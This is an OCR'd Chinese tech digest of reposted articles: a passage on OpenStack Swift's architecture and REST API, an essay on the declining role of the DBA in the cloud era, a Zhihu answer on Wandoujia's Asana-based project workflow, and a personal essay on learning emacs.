


图 4. Swift 数据模型

系统架构

Swift 采用完全对称、面向资源的分布式系统架构设计，所有组件都可扩展，避免因单点失效而扩散并影响整个系统运转；通信方式采用非阻塞式 I/O 模式，提高了系统吞吐和响应能力。




图 5. Swift 系统架构

Swift 组件包括：

◆代理服务（Proxy Server）：对外提供对象服务 API，会根据环的信息来查找服务地址并转发用户请求至相应的账户、容器或者对象服务；由于采用无状态的 REST 请求协议，可以进行横向扩展来均衡负载。

◆认证服务（Authentication Server）：验证访问用户的身份信息，并获得一个对象访问令牌（Token），在一定的时间内会一直有效；验证访问令牌的有效性并缓存下来直至过期时间。

◆缓存服务（Cache Server）：缓存的内容包括对象服务令牌，账户和容器的存在信息，但不会缓存对象本身的数据；缓存服务可采用 Memcached 集群，Swift 会使用一致性散列算法来分配缓存地址。

◆账户服务（Account Server）：提供账户元数据和统计信息，并维护所含容器列表的服务，每个账户的信息被存储在一个 SQLite 数据库中。

◆容器服务（Container Server）：提供容器元数据和统计信息，并维护所含对象列表的服务，每个容器的信息也存储在一个 SQLite 数据库中。

◆对象服务（Object Server）：提供对象元数据和内容服务，每个对象的内容会以文件的形式存储在文件系统中，元数据会作为文件属性来存储，建议采用支持扩展属性的 XFS 文件系统。

◆复制服务（Replicator）：会检测本地分区副本和远程副本是否一致，具体是通过对比散列文件和高级水印来完成，发现不一致时会采用推式（Push）更新远程副本，例如对象复制服务会使用远程文件拷贝工具 rsync 来同步；另外一个任务是确保被标记删除的对象从文件系统中移除。

◆更新服务（Updater）：当对象由于高负载的原因而无法立即更新时，任务将会被序列化到在本地文件系统中进行排队，以便服务恢复后进行异步更新；例如成功创建对象后容器服务器没有及时更新对象列表，这个时候容器的更新操作就会进入排队中，更新服务会在系统恢复正常后扫描队列并进行相应的更新处理。

◆审计服务（Auditor）：检查对象，容器和账户的完整性，如果发现比特级的错误，文件将被隔离，并复制其他的副本以覆盖本地损坏的副本；其他类型的错误会被记录到日志中。

◆账户清理服务（Account Reaper）：移除被标记为删除的账户，删除其所包含的所有容器和对象。

API

Swift 通过 Proxy Server 向外提供基于 HTTP 的 REST 服务接口，对账户、容器和对象进行 CRUD 等操作。在访问 Swift 服务之前，需要先通过认证服务获取访问令牌，然后在发送的请求中加入头部信息 X-Auth-Token。下面是请求返回账户中的容器列表的示例：

```
1. GET /v1/<account> HTTP/1.1
2. Host: storage.swift.com
3. X-Auth-Token: eaaafd18-0fed-4b3a-81b4-663c99ec1cbb
```

响应头部信息中包含状态码 200，容器列表包含在响应体中：

```
1. HTTP/1.1 200 Ok
2. Date: Thu, 07 Jan 2013 18:57:07 GMT
3. Server: Apache
4. Content-Type: text/plain; charset=UTF-8
5. Content-Length: 32
6. images
7. movies
8. documents
9. backups
```

Swift 支持的所有操作可以总结为表 1：

资源类型	URL	GET	PUT	POST	DELETE	HEAD
账户	/account/	获取容器列表	-	-	-	获取账户元数据
容器	/account/container	获取对象列表	创建容器	更新容器元数据	删除容器	获取容器元数据
对象	/account/container/object	获取对象内容和元数据	创建、更新或拷贝对象	更新对象元数据	删除对象	获取对象元数据

表 1. Swift RESTful API 总结

详细的 API 规范可以参考开发者指南。应用开发可采用 Swift 项目本身已经包含的 Python 的绑定实现；如果使用其它编程语言，可以参考 Rackspace 兼容 Swift 的 Cloud Files API，支持 Java，.Net，Ruby，PHP 等语言绑定。

结束语

OpenStack Swift 作为稳定和高可用的开源对象存储被很多企业作为商业化部署，如新浪的 App Engine 已经上线并提供了基于 Swift 的对象存储服务，韩国电信的 Ucloud Storage 服务。有理由相信，因为其完全的开放性、广泛的用户群和社区贡献者，Swift 可能会成为云存储的开放标准，从而打破 Amazon S3 在市场上的垄断地位，推动云计算在朝着更加开放和可互操作的方向前进。

原文：http://os.51cto.com/art/201312/422094.htm?utm_source=Tuicool_Weekly

数据库管理员已死

乘坐一架狭小的支线喷气客机飞过犹他地域时，我开始思考 15 年前作为一个 Oracle 数据库管理员（DBA）的美好的甘苦时光。传统的 DBA 负责存储和提供信息给特定应用程序的数据库，其策略、性能优化、容量规划和安全。然而在过去的几年里，我认为 DBA 的角色已经发生了巨大变化，未来也将会有更多的变化。

作为这一变化的标志，我们的大部分 ObjectRocket 客户没有 DBA 雇员。

这实在不是一个惊喜。由于开发人员一直肩负或者因此有着比以往任何时候都更快的开发周期，并且应用也急冲冲的要面市，DBA 的角色因此仍在不断边缘化。上市时间的下降，创新热情的高涨，还有编程语言也已经使得敏捷开发的人气暴涨——node.js，PHP 和 Python 应用是新的大众情人。一切都运转得比以前更快。

这种趋势导致开发商去寻求和采用适合他们已使用技术的设计属性。传统的 Ops 部门已经无法跟上步伐了。一开始，具有云计算知识基础的开发人员数量上升，快速的实现着后台原型和概念验证。

然而，这很快演变成在云上成熟的部署应用程序。在现在，技术总监是那个应该打开代码编辑器和 Chrome 浏览器上的云控制面板的人。事实上，全新一代的开发人员甚至除了云开发不知道应该使用什么。

为什么会这样？开发人员从云上获得的经验往往比使用内部解决方案更加有用——假

设他们还有一个内部的解决方案的话。

当然云计算的体验也在改变。开发人员已经习惯了这种——打个比喻：通过 Boto 的一些节点，启动 Flask，然后就完成了开发。或者他们只是想用一个应用程序引擎，忘掉所有的基础构建技术。

因此，这些人给我们带来了数据。

越来越多的数据正成为任何应用程序一个巨大的组成部分。虽然过去它一直是（重要组成部分），但更多的传感器设备，更大的朋友网络和微博的良性循环已经导致数据字节的 N 平方爆炸般增长。

在 IOS 或者什么其他设备中，应用程序现在发展为一种带有用户界面的信息软件，它通过知道你在哪里甚至能够找到一种正对你脾气的啤酒。这些应用程序依赖于复杂的地理和社会的设计。他们需要简单易行扩展接口。使之做扩展的时候，做到不需要任何打断。

这些新的复杂的数据类型、核心 API 架构和逐渐扩大的需求导致数据存储进入了一个全新的阶段。你可能已经听说过 NOSQL 了，从广义上来讲，相比于应用服务模式，云上的数据存储服务还未真正广泛地传播开来并为大众所接受。可能的原因在于运行一个数据存储远比负责一个应用程序堆栈来的复杂得多。

目前在静止数据和对存储供应商的信任方面也还存在很多棘手的问题，但这些问题正在逐一被解决。Rackspace 提供了 MySQL、 Redis 的 Go 客户端 和 ObjectRocket (我所在的公司)等服务。我们也可以看到亚马逊提供的 RDS 和 Dynamo 服务。同时也有很多的小商家像 Cloudant 和 Clustrix 也在做类似的事情。

除非是像 Facebok 或 Apple 那样的大公司，否则很难体会到使用存储服务的好处。就举一个例子：开发者们在面对许多重大功能性问题的时候，他们可以专注于核心的 API 交互而忽略其它一切不相关的事情。

在这种模式下，DBA 们，特别是那些专注的 DBA 们，就显得有些过时了。开发者们无需关心诸如碎片整理、重建索引、数据文件存储空间这些事情，也不用管像硬盘、磁盘阵列、Ubuntu 内核版本等一系列的问题。这些所有的问题全部都会由供应商一方给予解决。

这很好不是么？但是供应商必须获得你的信任并保持住才行。在此之后，我们就可以开始讨论你的数据了。当双方达成协议或者谈判破裂亦或是彻底没戏之后，此事就全部结束了。一个成功的供应商会保证产品能够为开发者提供完美的开发体验、所有接受的开源 API。

此处用电信时代的一个现象来形容在合适不过——拨号音。它就那么存在了。

因此也许 DBA 这个角色未必会消失，他只是开始为另一位 boss 打工而已——那些存储服务供应商。成功的 DBA 将会理解：在这个新世界，他们的工作意味着在数以千计的逻辑数据库上处理 PB 级别的数据和十亿级别的操作。他们将以更少更成熟的数据库技术应对日益困难的工作环境，不是变得彻底自动化就是彻底消失。

DBA，永存！

原文：http://www.oschina.net/translate/dba-dead?utm_source=Tuicool_Weekly

豌豆荚团队初期运行机制是否和现在一致？

我去豌豆荚的时候大概差不多 15 个人左右，看起来比较适合回答这个问题。

一句话描述的话，15 个人和现在（200 个人）差不多，没有本质的区别。

豌豆荚是一个非常扁平的公司，团队日常工作大多数是用 project 的形式组织起来的。15 个人的时候我们只有一个 project，200 个人的时候有了很多个 projects。15 个人的时候随便找个项目管理工具就可以了，随着越来越多人加入，就要找更好更高效的工具辅助我们做事情，于是我们逐渐转化到 Basecamp 一直到现在的 Asana。

具体来看，Asana 上一个 task（又称 To-Do） 的典型的案例如下：

- 产品设计阶段，每个工程 team 的 tech lead 会根据技术架构大概的把任务拆解成子任务，大家可以自由认领，也可以 tech lead 来指定。这个过程需要充分考虑产品的功能特性、每个人的能力和个人意愿。
- 产品开发阶段，这些任务会不断的被细化并且标注明确的完成日期。大多数 task 不会超过一人天的工作量。Project team 每天都会组织所有成员 daily sync，给团队成员更新下自己的完成情况，这个 sync 可以用来寻求帮助、小规模的技术讨论或者 delay 预警（Delay 需要有明确的解释）
- 产品发布前，产品设计师会组织大家集体试用 dogfood，产生大量（50-200 个不等）的优化点。这些点都会明确成为 Asana task，根据重要性和难度来决定要不要发布前 fix.
- 产品发布后，用户的反馈很多会录入成 task
- 平时内部使用豌豆荚有什么不爽，可以发邮件备案。每隔四周会有一周 polish 产品

时间，来解决那些产品中的瑕疵。Polish Week：打磨产品细节才是正经事 Task 的来源问题，其实上面已经回答的差不多了。Asana 上的项目是开放的，每个人都可以创建新的任务并且指定给任何人。当然也包括老板了。不过老板写的不会被格外优待，除非是有些特别紧急的情况。

原文：

http://www.zhihu.com/question/22233660/answer/20706401?utm_source=Tuicool_Weekly

emacs 改变人生

友情提示：本文针对所有受众，不局限于程序猿

这个标题无疑是夸大了，而且是我这个刚刚使用 emacs 不足半年的新手来说，就更不具备说服力了，其实，这个标题完全可以是一个填空题

例如一类： 知识改变人生 勇气改变人生 毅力改变人生

又如另一类： 写程序改变人生 经济学改变人生 用 emacs 改变人生

前一类，属于比较泛化的类，都不能很好的具现化，我怎么去提高自己得知识勇气或者毅力呀？这又变成了另一个问题

所以我选择了后一类，能更好地具现化一些行为，从而更明确地告诉别人该怎样，注意，

这里我把写程序和用emacs区分了开来，虽然大部分和emacs有过接触的人都是搞程序的，但这并不是说使用 emacs 是写程序的充分条件，当然他们之间一定存在着某些关联，才会在人群上有如此高的重叠。

几年前我开始使用 vi/vim 来支持日常的程序开发工作，使用的原因非常简单，一是因为当时所有的开发和线上都是 linux，对于 vi 的原生支持和轻巧非常有吸引力，二是 vi 的全键盘操作非常的快捷，熟练之后旁人肯定会觉得酷酷的。而我今年突然对 emacs 萌生兴趣的原因其实更简单：装逼！vi 被称为编辑器之神，而 emacs 则是神之编辑器，从使用神器的人晋升为神，这是多么高端大气上档次。于是，我怀着各种粗俗卑鄙低劣的想法脑中还不禁浮现几天后我摆出 emacs 老手的姿态语重心长地对 vier 说“我年轻的时候也是这么独爱 vi “ 边啧啧自笑边开始学习起了 emacs。

说真的，就刚开始的那几天，我还真适应不了 emacs 那样的风格，伴随着各种 ctrl 键的操作，一天下来小拇指的压力可真不小，而且在真正使用之前，就有一道威严的大门阻挡在新手们的面前 – 配置。和 vi 的轻量相较，emacs 要复杂的多，首先它的配置语言 emacslist 就更难理解，而且许多你希望拥有的基础功能，还需要安装大量的插件来实现，估计许多新手都是死在 emacs 入门这一步上，看到要记如此多的快捷键和繁杂的配置，望而生畏是正常的，我也是好几次就这样放弃的，不过对于一个爱装逼的人来说，这些都不是个事儿。什么是装逼？装逼就是。。。诶。。等等。你不是要说 emacs 改变人生那些事儿吗，怎么就装上逼了？你小子装逼成瘾了吧？对得起你那标题吗？ 呵呵，要我说，这还真就是一回事儿，许多人认为装逼就是爱虚荣，故意凸显卖弄自己，我百科了一下，还真全是一些贬义词，作秀，做作，欺骗，我看着都羞愧。不过我说的装逼，有它的另一层含义，那就是爱折腾（这年头要是没折腾出点资本，你好意思出来装逼吗），换句话说，就是你要懂得去钻研，而不是停留在现阶段，因为这个社会现阶段要求各种各样的专精，而不是博学，

一个根本原因是在于现代社会各门学问都已经发展到了一个高度，比如，在中世纪，当数学刚成为一门规范的学科时，你会解个方程，求个三角几何，你就可以自豪地认为自己是数学界的人，现在不过是小学初中水平。再比如，汉代以前大家都看什么书？无非就是春秋左传。现在呢？全球有多少已正式出版的书籍？根据统计，光就 2010 年，美国就正式出版了 32 万本书籍，而中国则出版了 19 万本，假如把所有的书都加起来，我们有多少时间和精力去读其中的冰山一角？所以，以前我们可以做到博而精，但现在我们做不到，因为各个领域一深入下去就是一个无底洞，那么我们只能专精一个领域而尽量有限度地去博，在学习 emacs 的过程中，就让我感受到这么一种精神，每个操作都会有疑问，每个需求的解决方案都没有想象中的方便，无妨，我们自己挖掘，自己动手解决，十个不同的人折腾出来的 emacs，就会产生十种截然不同的“工作范式”，这就是一种折腾精神，也即是我眼中的 emacs 精神，在这半年学习和使用过程中，几乎每一天都能给我带来新鲜感，我觉得这是做任何事最重要的，即使是一个没有实际效用的功能，对我们来说也是一种前进，如果我们已经开始固步自封，我们就已经“死“了。

前几天奥巴马同志也呼吁 21 世纪所有人都该写程序，我不知道他是在什么样的情境下和出于什么社会发展的角度说出这些，但有一点可以肯定，虽然程序是人类所写，虽然 emacs 的工作方式也由我们去设计，但在这同时我们也更了解了这个世界，通过制定规则，我们也就更了解了这个世界的法则，纵观现在几个当红的高科技产业企业家，无不程序员出生，也不乏 geek 精神，我相信在他们设计出的精致产品的背后，有着他们各自独特的对万物的理解，也许他们个体上的认知系统的建立，就来自于平时生活中这些小小的折腾，你说呢？

好了，写到这里，我自己都不忍回看，想学习 emacs 的朋友们一定也失望了，当然，从我这也学不到什么，因为我自己也不知所云，至于有“中心思想”强迫症的朋友们，我只

想说一句，你看到什么就是什么，我可不会像小学老师一样会按个标准答案哟！：）

最后送上今天在知乎上看到的一位叫 徐湘楠 的网友写的一段话，本人亲测，心灵鸡汤浓度不高，至于对各位的效果，干了这碗汤自知！

”我希望你们无论希望如何渺茫，都不要做一个放弃了挣扎的人，叫你们不要放弃挣扎不是因为挣扎才有希望，而是因为不停挣扎我们才不会被自己看不起，才不会成为自己眼中的行尸走肉，各位不妨想想看，如果一个人放弃了挣扎，那人生真的就提前结束了“

原文：http://www.cppthinker.com/shit/450/emacs_change_life/?utm_source=Tuicool_Weekly